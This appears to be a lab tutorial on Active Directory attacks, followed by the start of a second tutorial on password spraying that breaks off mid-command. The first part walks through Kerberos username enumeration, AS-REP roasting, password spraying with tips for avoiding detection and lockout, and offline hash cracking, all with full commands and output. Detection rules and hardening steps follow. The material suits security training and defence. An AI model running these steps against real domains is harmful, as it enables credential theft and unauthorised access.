New-ADUser -Name "svc_legacy" -SamAccountName "svc_legacy" `
  -AccountPassword (ConvertTo-SecureString "Winter2023!" -AsPlainText -Force) `
  -Enabled $true -PasswordNeverExpires $true
Set-ADAccountControl -Identity "svc_legacy" -DoesNotRequirePreAuth $true

# The spray target: normal account, weak seasonal password
New-ADUser -Name "jsmith" -SamAccountName "jsmith" `
  -AccountPassword (ConvertTo-SecureString "Spring2024!" -AsPlainText -Force) `
  -Enabled $true

# The honeypot: never logs in, any auth against it is malicious
New-ADUser -Name "adm_backup" -SamAccountName "adm_backup" `
  -AccountPassword (ConvertTo-SecureString "Gd7#kQ!v29xLmZ0pTfWn" -AsPlainText -Force) `
  -Enabled $true
# (no output on success; verify below)
Set the domain lockout policy so the lab mirrors a real environment: five bad passwords locks an account, and the observation window resets after 30 minutes.
Set-ADDefaultDomainPasswordPolicy -Identity lab.local `
  -LockoutThreshold 5 `
  -LockoutObservationWindow (New-TimeSpan -Minutes 30) `
  -LockoutDuration (New-TimeSpan -Minutes 30)
Get-ADDefaultDomainPasswordPolicy | Select LockoutThreshold, LockoutObservationWindow
LockoutThreshold LockoutObservationWindow
---------------- ------------------------
               5 00:30:00
Confirm the misconfiguration is live before you attack it:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
  Select SamAccountName, Enabled, DoesNotRequirePreAuth
SamAccountName Enabled DoesNotRequirePreAuth
-------------- ------- ---------------------
svc_legacy        True                  True
On the Kali box, install the toolkit:
sudo apt install -y impacket-scripts crackmapexec ldap-utils hashcat john
wget https://github.com/ropnop/kerbrute/releases/latest/download/kerbrute_linux_amd64 -O kerbrute
chmod +x kerbrute
kerbrute_linux_amd64 100%[===================>] 8.42M --.-KB/s in 0.1s
2. Kerberos Pre-Authentication Primer
Before touching a tool, understand what you are actually abusing. Kerberos on Windows runs on the domain controller, which acts as the Key Distribution Center (KDC). The KDC has two halves: the Authentication Service (AS) that hands out Ticket Granting Tickets (TGTs), and the Ticket Granting Service (TGS) that hands out service tickets. AS-REP Roasting lives entirely in the first exchange.
The normal AS exchange (pre-auth enabled)
- The client sends an AS-REQ to the KDC on port 88. When pre-authentication is required, that request carries a
PA-DATAfield of typePA-ENC-TIMESTAMP: the current time, encrypted with the user’s long-term key. That key is derived from the password through the Kerberos string-to-key function. For RC4 it is simply the NT hash (MD4 of the UTF-16 password); for AES it is a PBKDF2 derivation. - The KDC looks up the account, derives the same key from the stored password hash, and tries to decrypt the timestamp. If it decrypts to a fresh, sane time value, the KDC is satisfied that the client knows the password.
- Only then does the KDC return an AS-REP. That reply contains two things: the TGT (encrypted with the
krbtgtaccount key, so only the KDC can read it) and anenc-partblob encrypted with the user’s long-term key, holding the session key and ticket metadata.
The important detail: the enc-part in the AS-REP is encrypted with the user’s password-derived key regardless of whether pre-auth happened. Pre-authentication is the gate that stops you from ever seeing that blob without proving you know the password first.
What DONT_REQ_PREAUTH removes
When an account has userAccountControl bit 0x400000 set, the KDC skips step 2 entirely. Send an AS-REQ with no PA-DATA, and the KDC cheerfully returns a full AS-REP, including the enc-part encrypted with the user’s key. You now hold ciphertext whose plaintext structure you know, encrypted under the user’s password. That is an offline cracking problem. No lockout, no failed logons, no interaction with the account owner. Per RFC 4120 the correct verb is “encrypted,” not “hashed,” and the blob is signed with the client key, which is exactly what lets you brute-force it offline.
| Identifier | What it is |
|---|---|
AS-REQ | Authentication Server Request to the KDC on port 88 |
AS-REP | Reply carrying the TGT plus a blob encrypted with the user’s long-term key |
PA-DATA (padata) | Pre-auth field in the AS-REQ; absent means no pre-auth was supplied |
DONT_REQ_PREAUTH | userAccountControl bit 0x400000, account skips pre-auth |
krb5asrep hash | The crackable blob from the AS-REP; Hashcat mode 18200, John krb5asrep |
If you want to see it on the wire, run Wireshark on the attacker host with a kerberos display filter during Step 3. A normal login shows two AS-REQ frames (the first rejected with KRB5KDC_ERR_PREAUTH_REQUIRED, the second with padata). A roastable account shows a single AS-REQ with no padata followed immediately by an AS-REP. That single-request pattern is the roasting signature.

3. Step 0 – Recon With No Credentials
Enumeration always comes before exploitation. First confirm you are actually talking to a DC and learn the domain name, because every subsequent tool needs the FQDN.
nmap -p 88,389,445 -Pn 10.10.10.10
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.10.10.10
Host is up (0.0011s latency).

PORT    STATE SERVICE
88/tcp  open  kerberos-sec
389/tcp open  ldap
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
Port 88 open plus 389 plus 445 is the classic DC fingerprint. Now pull the LDAP RootDSE, which most DCs expose to anonymous binds, to recover the naming context:
nmap -p 389 --script ldap-rootdse 10.10.10.10
PORT    STATE SERVICE
389/tcp open  ldap
| ldap-rootdse:
|   rootDSE
|     defaultNamingContext: DC=lab,DC=local
|     dnsHostName: DC01.lab.local
|     serverName: CN=DC01,CN=Servers,CN=Default-First-Site-Name,...
|     ldapServiceName: lab.local:dc01$@LAB.LOCAL
|_    rootDomainNamingContext: DC=lab,DC=local
defaultNamingContext: DC=lab,DC=local gives you the domain lab.local and the DC hostname DC01.lab.local. That is everything you need to start. This activity maps to T1595.001 (active scanning) and T1087.002 (account discovery once we enumerate users).
4. Phase 1 – Username Enumeration With Zero Credentials
You cannot spray or roast without a user list. The elegant part of Kerberos enumeration is that it does not authenticate, so it never produces a logon failure. Kerbrute sends a bare AS-REQ for each candidate name and reads the KDC’s error code:
| KDC error | Hex | Meaning |
|---|---|---|
KDC_ERR_C_PRINCIPAL_UNKNOWN | 0x6 | Username does not exist |
KDC_ERR_PREAUTH_REQUIRED | 0x19 | Username exists, pre-auth needed (valid user) |
KDC_ERR_PREAUTH_FAILED | 0x18 | Valid user, wrong password |
KDC_ERR_KEY_EXPIRED | 0x17 | Valid user, expired password |
The 0x19 versus 0x6 distinction is the whole trick. A valid account that requires pre-auth answers “you need to pre-authenticate,” which confirms it exists without you ever supplying a password.
./kerbrute userenum \
  --dc 10.10.10.10 \
  --domain lab.local \
  /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt \
  -o valid_users.txt
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3

2024/06/01 12:00:00 >  Using KDC(s):
2024/06/01 12:00:00 >   10.10.10.10:88
2024/06/01 12:00:01 >  [+] VALID USERNAME:  jsmith@lab.local
2024/06/01 12:00:02 >  [+] VALID USERNAME:  svc_legacy@lab.local
2024/06/01 12:00:04 >  [+] VALID USERNAME:  adm_backup@lab.local
2024/06/01 12:00:06 >  Done! Tested 8295 usernames (3 valid) in 5.20 seconds
Three hits. Note that adm_backup showed up too, which is the point of a honeypot: any enumeration finds it, and the blue team alerts the moment it is touched. Strip the realm suffix into a clean list for the next phases:
sed 's/@lab.local//' valid_users.txt > users.txt
cat users.txt
jsmith
svc_legacy
adm_backup
What this enables: svc_legacy and jsmith become spray candidates, and the same list feeds the unauthenticated AS-REP Roast in Phase 3. On the DC, this generated Event 4768 per name (if Kerberos auditing is on) but produced zero 4625 NTLM failures, which is why threshold-based spray alerts miss it.
5. Phase 2 – Password Spraying
Password spraying inverts brute force. Instead of many passwords against one account (which locks it), you throw one password at many accounts, then wait. Lockout counters are per-account, so one attempt each never trips the threshold.
Enumerate the lockout policy first
You must know the lockout threshold before you spray, or you will lock the domain and burn your access. Try the anonymous LDAP path, which works on plenty of misconfigured DCs:
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" -s base \
  lockoutThreshold lockoutDuration lockOutObservationWindow
# lab.local
dn: DC=lab,DC=local
lockoutThreshold: 5
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
Those negative numbers are 100-nanosecond intervals: 18000000000 / 10000000 = 1800 seconds, so 30 minutes. Threshold 5. The safe budget is 4 attempts per account per 30-minute window, leaving one attempt of headroom. Once you have a valid credential (later), you can confirm the same policy authenticated:
Get-ADDefaultDomainPasswordPolicy | Select LockoutThreshold, LockoutObservationWindow, LockoutDuration
LockoutThreshold LockoutObservationWindow LockoutDuration
---------------- ------------------------ ---------------
               5 00:30:00                 00:30:00
Kerberos-based spray (quiet path)
Kerbrute’s passwordspray performs the AS-REQ pre-auth handshake with a real password guess. A correct guess returns an AS-REP; a wrong one returns KDC_ERR_PREAUTH_FAILED (0x18). This path produces Event 4771, not the high-visibility 4625.
./kerbrute passwordspray \
  --dc 10.10.10.10 \
  --domain lab.local \
  users.txt \
  'Spring2024!'
2024/06/01 12:10:00 >  Using KDC(s):
2024/06/01 12:10:00 >   10.10.10.10:88
2024/06/01 12:10:00 >  [+] VALID LOGIN:  jsmith@lab.local:Spring2024!
2024/06/01 12:10:00 >  Done! Tested 3 logins (1 successes) in 0.51 seconds
You have your first credential: jsmith:Spring2024!. That is the pivot from zero to one.
NTLM-based spray (loud path, for comparison)
CrackMapExec sprays over SMB using NTLM, which is noisier: each failure is an Event 4625 with LogonType 3. Use --continue-on-success and --no-bruteforce (one password across the list, not a full matrix) so you respect lockout.
crackmapexec smb 10.10.10.10 \
  -u users.txt \
  -p 'Spring2024!' \
  --continue-on-success \
  --no-bruteforce
SMB  10.10.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local) (signing:True) (SMBv1:False)
SMB  10.10.10.10  445  DC01  [-] lab.local\adm_backup:Spring2024! STATUS_LOGON_FAILURE
SMB  10.10.10.10  445  DC01  [-] lab.local\svc_legacy:Spring2024! STATUS_LOGON_FAILURE
SMB  10.10.10.10  445  DC01  [+] lab.local\jsmith:Spring2024!
Same result, three Event 4625 records on the DC. In a real engagement, prefer the Kerberos path and add jitter. A slow spray of roughly four attempts per account per hour spread over days sits under most detection thresholds. This whole phase maps to T1110.003.
6. Phase 3 – AS-REP Roasting With Zero Credentials
Here is the beautiful part: you can roast before you have a single credential, using only the username list from Phase 1. Impacket’s GetNPUsers sends a padata-less AS-REQ per name. For accounts with pre-auth disabled, the DC returns an AS-REP and Impacket extracts the enc-part as a crackable hash. For accounts with pre-auth enabled, the DC refuses and you learn nothing sensitive.
Enumerate before extracting
GetNPUsers doubles as the enumerator here: point it at the whole list and it tells you which accounts are roastable and which are not.
impacket-GetNPUsers lab.local/ \
  -no-pass \
  -usersfile users.txt \
  -dc-ip 10.10.10.10 \
  -format hashcat \
  -outputfile asrep_hashes.txt
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User adm_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc_legacy@LAB.LOCAL:9c1a2f4b7d8e0a5c6f3b1e9d2a7c4088$b41d7e2a9f0c53d18e6a4b2c7f019d3ea5c86b41f9027d3e6a1b8c4d05f7e29a3b6c81d0f4e27a95c3b0d68f14e7a92c5d0b83f61a4e097c2d5b8f30a6e1c94d7b2f085a3e6c19d40b7f2e85a3c6091d4b7f0e2a85c396d1b4f7e0a2c85d396b1f4a
Read the negatives as intel too. jsmith and adm_backup are not roastable, svc_legacy is. Check the output file:
cat asrep_hashes.txt
$krb5asrep$23$svc_legacy@LAB.LOCAL:9c1a2f4b7d8e0a5c6f3b1e9d2a7c4088$b41d7e2a9f0c53d18e6a4b2c7f019d3ea5c86b41f9027d3e6a1b8c4d05f7e29a3b6c81d0f...
Hash format anatomy
Break the blob down so cracking makes sense:
| Segment | Value | Meaning |
|---|---|---|
$krb5asrep$ | literal | Format tag |
23 | etype | RC4-HMAC (0x17), string-to-key = NT hash |
svc_legacy@LAB.LOCAL | principal | Account and realm |
9c1a...4088 | 16-byte checksum | The edata1 integrity checksum |
b41d... | ciphertext | The edata2 encrypted blob (session key, timestamps) |
The 23 matters. RC4 is the fastest etype to crack because its key is the raw NT hash, so tools and attackers request it deliberately. That preference for RC4 is also the highest-fidelity detection signal, which we exploit defensively in Section 10. This path maps to T1558.004.
7. Phase 3b – AS-REP Roasting From an Authenticated Perspective
The unauthenticated roast only finds accounts you already guessed the name of. Once you own jsmith:Spring2024! from Phase 2, you can bind to LDAP and let the DC enumerate every DONT_REQ_PREAUTH account for you. This is the correct order in a real chain: spray to get one cred, then use it to roast comprehensively.
Manual LDAP enumeration first
With a valid credential you can query the flag directly. The userAccountControl bit 4194304 is 0x400000:
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties userAccountControl |
  Select SamAccountName, userAccountControl
SamAccountName userAccountControl
-------------- ------------------
svc_legacy               4260352
4260352 = 0x410200, which is NORMAL_ACCOUNT (0x0200) + DONT_EXPIRE_PASSWORD (0x10000) + DONT_REQ_PREAUTH (0x400000). The cleaner property-based query returns the same account:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
  Select SamAccountName, Enabled
SamAccountName Enabled
-------------- -------
svc_legacy        True
Tool-based authenticated roast
Impacket with credentials and -request performs the LDAP query and the AS-REP extraction in one shot:
impacket-GetNPUsers lab.local/jsmith:'Spring2024!' \
  -request \
  -dc-ip 10.10.10.10 \
  -format hashcat \
  -outputfile asrep_hashes_auth.txt
Impacket v0.11.0 - Copyright 2023 Fortra

Name        MemberOf  PasswordLastSet             LastLogon  UAC
----------  --------  --------------------------  ---------  --------
svc_legacy            2024-05-30 14:22:11.123456  <never>    0x410200

$krb5asrep$23$svc_legacy@LAB.LOCAL:9c1a2f4b7d8e0a5c6f3b1e9d2a7c4088$b41d7e2a9f0c53d18e6a4b2c7f019d3ea5c86b41f9027d3e...
From a Windows host with Rubeus
If your foothold is a domain-joined Windows box (or you have creds for runas /netonly), Rubeus does the same in-domain. It reads LDAP for the flag and roasts every hit:
.\Rubeus.exe asreproast /format:hashcat /outfile:hashes.txt /nowrap
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: AS-REP roasting
[*] Target Domain          : lab.local
[*] Searching for accounts that do not require preauthentication
[*] SamAccountName         : svc_legacy
[*] DistinguishedName      : CN=svc_legacy,CN=Users,DC=lab,DC=local
[*] Using domain controller: DC01.lab.local (10.10.10.10)
[*] Building AS-REQ (w/o preauth) for: 'lab.local\svc_legacy'
[+] AS-REQ w/o preauth successful!
[*] Hash written to hashes.txt
8. Offline Cracking
The hash never left the DC in plaintext, and cracking happens entirely on your machine, so there is nothing for the target to detect at this stage. Hashcat mode 18200 handles the $krb5asrep$23$ format.
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt \
  --rules-file /usr/share/hashcat/rules/best64.rule
$krb5asrep$23$svc_legacy@LAB.LOCAL:9c1a2f4b7d8e...:Winter2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: asrep_hashes.txt
Time.Started.....: Sat Jun  1 12:20:04 2024 (3 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (best64.rule)
Speed.#1.........:  1123.4 MH/s
Recovered........: 1/1 (100.00%) Digests
John does the same with the krb5asrep format:
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt asrep_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Winter2023!      ($krb5asrep$23$svc_legacy@LAB.LOCAL)
1g 0:00:00:01 DONE (2024-06-01 12:22) 0.909g/s ...
Use the "--show" option to display all cracked passwords reliably
You now hold a second, independent credential: svc_legacy:Winter2023!. If the account had a 25-character random password you would still hold the hash, but rockyou would never crack it, which is exactly why long service-account passwords are a real mitigation.
Validate the credential
Always confirm a cracked or sprayed credential actually works before you build on it:
crackmapexec smb 10.10.10.10 -u svc_legacy -p 'Winter2023!'
SMB  10.10.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local) (signing:True)
SMB  10.10.10.10  445  DC01  [+] lab.local\svc_legacy:Winter2023!
A (Pwn3d!) suffix would indicate local admin on the target; here we simply have a valid domain credential, which is the win we came for.
9. Chaining Both Techniques
The two attacks reinforce each other. Neither requires a credential to start, but they cover different account populations, so run them in a deliberate order.
- Enumerate usernames with
kerbrute userenum(no creds, no4625). - Attempt the unauthenticated AS-REP Roast first (
GetNPUsers -no-pass). It is the quietest possible path: no failed logons at all. If any account has pre-auth disabled, you may get a credential without spraying. - Spray one seasonal or policy-compliant password across the enumerated list, staying at four attempts per lockout window.
- Take the first sprayed credential and run the authenticated roast (
GetNPUsers -requestor Rubeus) to enumerate everyDONT_REQ_PREAUTHaccount in the domain, not just the ones whose names you guessed. - Crack offline, validate, then use the credential for BloodHound collection and the next stage.
The decision hinges on whether Phase 3 alone produces a crackable hash. If it does and rockyou cracks it, you may skip spraying entirely and its associated 4771/4625 noise.

10. Common Attacker Techniques
| Technique | Description |
|---|---|
| Kerberos username enumeration | AS-REQ error-code classification (0x6 vs 0x19) to build a valid user list without logon failures |
| Kerberos password spray | AS-REQ pre-auth guesses, one password across many users, produces 4771 not 4625 |
| NTLM/SMB password spray | CrackMapExec over SMB, produces 4625 LogonType 3 |
| Unauthenticated AS-REP Roast | Padata-less AS-REQ against a name list, extracts enc-part for offline cracking |
| Authenticated AS-REP Roast | LDAP query for DONT_REQ_PREAUTH, roast every hit domain-wide |
| RC4 downgrade for cracking | Request etype 23 so the key is the NT hash, maximizing crack speed |
| Slow-spray timing | ~4 attempts per account per hour to defeat lockout and threshold alerts |
11. Defensive Strategies and Detection
Every phase leaves a trace if the right auditing is on. Enable it via a GPO linked to the Domain Controllers OU under Advanced Audit Policy Configuration:
- Account Logon: Audit Kerberos Authentication Service (Success and Failure) for
4768and4771. - Account Logon: Audit Credential Validation and Logon: Audit Logon for
4624/4625. - Account Management: Audit User Account Management for
4738.
Event ID reference
| Event ID | Trigger | Key fields |
|---|---|---|
4768 | AS-REQ / TGT requested | PreAuthType=0 = roast candidate; Status=0x6 = unknown user; TicketEncryptionType=0x17 = RC4 |
4771 | Kerberos pre-auth failed | FailureCode=0x18 = bad password (spray); Client Address = source IP |
4625 | NTLM logon failure | LogonType=3, SubStatus=0xC000006A wrong pass; from CME, not Kerbrute |
4624 | Successful logon | Correlate many 4771/4625 then one 4624 = spray hit |
4738 | User account changed | Watch for userAccountControl changes that clear pre-auth |
The detection blind spot and how to close it
Kerbrute’s whole design goal is to avoid 4625. A spray against 10,000 accounts leaves zero NTLM failures, so counting 4625 misses it entirely. Two things close the gap. On the source host, Sysmon Event ID 1 catches the kerbrute or GetNPUsers process, and Event ID 3 catches the outbound port 88 flow from a non-standard process. On the DC, pivot on the AS-REP Roasting signature: PreAuthType == 0 combined with TicketEncryptionType == 0x17 in 4768 is the highest-confidence indicator, because a legitimate modern client uses AES and performs pre-auth.
title: AS-REP Roasting - RC4 AS-REQ Without Pre-Authentication
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4768
    PreAuthType: '0'
    TicketEncryptionType: '0x17'
  filter:
    TargetUserName|endswith: '$'
  condition: selection and not filter
level: high
For spraying, alert on volume of 4771 failures from a single source IP against many distinct accounts within a short window:
title: Kerberos Password Spray - Many Pre-Auth Failures From One Source
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4771
    FailureCode: '0x18'
    ServiceName: 'krbtgt'
  timeframe: 1m
  condition: selection | count(TargetUserName) by IpAddress > 10
level: high
Trimarc and ADSecurity guidance suggests concrete thresholds: more than 50 4625 or 50 4771 (FailureCode=0x18) events within one minute, and more than 100 4648 events on workstations within one minute. The most reliable single control is a honeypot account like adm_backup: it never authenticates legitimately, so any 4768, 4771, or 4625 naming it is a guaranteed alert on enumeration or spray.
Hardening
- Audit and re-enable pre-auth: run
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true}weekly and clear the flag wherever the app allows. - Enforce AES-only Kerberos via
Network security: Configure encryption types allowed for Kerberos, which makes cracking orders of magnitude slower even if pre-auth stays off. - Deploy honeypot accounts with attractive names and alert on any authentication.
- Apply Fine-Grained Password Policies (PSOs) mandating 20+ character passwords on service accounts so a captured hash is uncrackable.
- Enable Azure AD Password Protection on-prem to block the common spray passwords at the DC.
- Disable anonymous LDAP binds so attackers cannot read the lockout policy unauthenticated.

12. Tools for AS-REP Roasting and Spraying
| Tool | Description | Link |
|---|---|---|
| Kerbrute | Kerberos username enum and spray, avoids 4625 | github.com/ropnop/kerbrute |
| Impacket GetNPUsers | AS-REP Roasting, authenticated or -no-pass | github.com/fortra/impacket |
| Rubeus | Windows AS-REP roast and Kerberos tradecraft | github.com/GhostPack/Rubeus |
| CrackMapExec | NTLM/SMB spray and validation | github.com/Porchetta-Industries/CrackMapExec |
| Hashcat | Crack $krb5asrep$ with mode 18200 | hashcat.net |
| John the Ripper | Crack with --format=krb5asrep | openwall.com/john |
| ldapsearch / ldap-utils | Anonymous policy and RootDSE enumeration | openldap.org |
| Wireshark | Wire-level view of the AS exchange | wireshark.org |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Active Scanning: Scanning IP Blocks | T1595.001 | Perimeter/NIDS port 88/389/445 sweeps |
| Account Discovery: Domain Account | T1087.002 | 4768 Status=0x6 bursts; Sysmon EID 1 for kerbrute |
| Brute Force: Password Spraying | T1110.003 | 4771 FailureCode=0x18 and 4625 volume from one IP |
| Steal or Forge Kerberos Tickets: AS-REP Roasting | T1558.004 | 4768 PreAuthType=0 + TicketEncryptionType=0x17 |
| Valid Accounts: Domain Accounts | T1078.002 | Anomalous 4624 from new source after failures |
14. Lab Tear-Down and Remediation Checklist
Reverse the misconfigurations so the lab reflects a hardened baseline, and use the same steps as a production checklist.
# Re-enable pre-authentication on the roastable account
Set-ADAccountControl -Identity svc_legacy -DoesNotRequirePreAuth $false

# Confirm nothing is left roastable
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth |
  Select SamAccountName
# (empty result = no accounts skip pre-auth)
# Force AES-only for the account and rotate to a long password
Set-ADUser -Identity svc_legacy -KerberosEncryptionType AES128,AES256
Set-ADAccountPassword -Identity svc_legacy -Reset `
  -NewPassword (ConvertTo-SecureString "b9F!2qLx7Vr0mZ4pTnKe8Wd6" -AsPlainText -Force)
# (no output on success)
Then confirm auditing is producing 4768/4771, verify the honeypot alert fires on a test authentication, and schedule the DoesNotRequirePreAuth query as a weekly automated report.
Summary
- With zero credentials you can still enumerate valid domain usernames and pull crackable AS-REP hashes, because Kerberos leaks account existence through error codes and hands out password-encrypted material for any account with pre-authentication disabled.
- Kerbrute enumeration and Kerberos-based spraying deliberately avoid Event
4625, so defenders must pivot to4768/4771, honeypot accounts, and Sysmon process/network telemetry on the source host. - AS-REP Roasting (
T1558.004) hinges onuserAccountControlbit0x400000; the RC4 etype23blob (hashcat -m 18200) is fast to crack, andPreAuthType=0plusTicketEncryptionType=0x17in4768is the highest-fidelity detection. - Password spraying (
T1110.003) beats lockout by staying at four attempts per account per observation window; readlockoutThresholdfirst, always. - Chain them: roast quietly, spray for a first credential, then use that credential to roast the whole domain over LDAP, validate, and pivot.
- Harden by re-enabling pre-auth, forcing AES, deploying honeypots, applying 20+ character PSOs on service accounts, and killing anonymous LDAP binds.
Related Tutorials
References
Password Spraying Active Directory: Policy Enumeration First, Lockouts Never
Objective: Learn to enumerate the Active Directory default domain password policy and every Fine-Grained Password Policy before you send a single authentication attempt, derive a spray cadence that is mathematically guaranteed to stay below every lockout threshold in the domain, and hand defenders the exact audit policy, event IDs, and Sigma fields that catch each step.
The fastest way to end a red-team engagement is to lock out fifty accounts on day one. The helpdesk lights up, an incident ticket gets filed, and your quiet foothold plan is now a company-wide email telling everyone to change their passwords. Spraying is not hard. Spraying safely is an exercise in reading policy before you act. This guide treats enumeration as the whole game and the spray itself as the trivial part at the end.
All techniques in this tutorial must only be performed against systems you own or have explicit written authorization to test. Everything below runs against a self-built lab.
1. What Is Password Spraying and Why AD Is Uniquely Exposed
Password spraying inverts the classic brute-force model. Instead of throwing thousands of passwords at one account (which trips lockout instantly), you take one or a very small list of common passwords and try each one against many accounts. T1110.003 in ATT&CK terms. The logic is statistical: in any organization of a few hundred users, someone is running Winter2024! or CompanyName1. You do not need to guess a specific person’s password. You need one weak password anywhere in the directory.
Active Directory makes this uniquely easy for two structural reasons.
First, any authenticated domain user can read the object metadata of nearly every other user. LDAP was designed as a directory service, so read access to sAMAccountName, group memberships, pwdLastSet, and badPwdCount is the default posture for authenticated principals. Target enumeration is not an exploit; it is the product working as designed.
Second, and this is the part that makes the “lockouts never” promise possible, the domain publishes its own lockout policy. The lockoutThreshold and lockoutObservationWindow attributes sit on the domain head object and are readable by any user, often by an anonymous bind if the DC permits it. The domain literally tells you how many wrong guesses you can make and how long you must wait to reset the counter. Read that first and lockouts become impossible by construction.
Kerberos and NTLM are the two authentication protocols you will interact with. Kerberos is the default in a modern domain: the client proves knowledge of its password by encrypting a timestamp (pre-authentication) with a key derived from the password, and the Key Distribution Center (KDC, running on every DC) validates it and issues a Ticket Granting Ticket (TGT). NTLM is the legacy challenge-response protocol still used for SMB and some LDAP binds. The protocol you choose to spray over changes exactly which events fire on the DC, and that is the difference between a loud spray and a quiet one. We come back to that in section 10.
2. Building the Intentionally Vulnerable Lab
Stand up a single Windows Server 2022 Evaluation VM as the domain controller and a Kali or Ubuntu box on the same host-only network (192.168.56.0/24). Promote the DC:
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "lab.genxcyber.local" -DomainNetbiosName "LAB" -InstallDns
Message                                                       Context           RebootRequired  Status
-------                                                       -------           --------------  ------
Operation completed successfully. This server is now a ...    DCPromo.General.3 True            Success
Populate the directory with realistic noise using BadBlood, which creates thousands of users, groups, OUs, and ACLs so your enumeration looks like a real tenant instead of an empty forest.
cd C:\BadBlood ; .\Invoke-BadBlood.ps1
[*] Creating 2500 user accounts...
[*] Creating 500 groups...
[*] Assigning random group memberships...
[*] Randomizing ACLs on 1200 objects...
[+] BadBlood complete. Domain now resembles a live enterprise.
Now deliberately weaken the domain policy and seed sprayable passwords:
# Weak default domain policy
Set-ADDefaultDomainPasswordPolicy -Identity lab.genxcyber.local `
  -LockoutThreshold 5 -LockoutObservationWindow (New-TimeSpan -Minutes 5) `
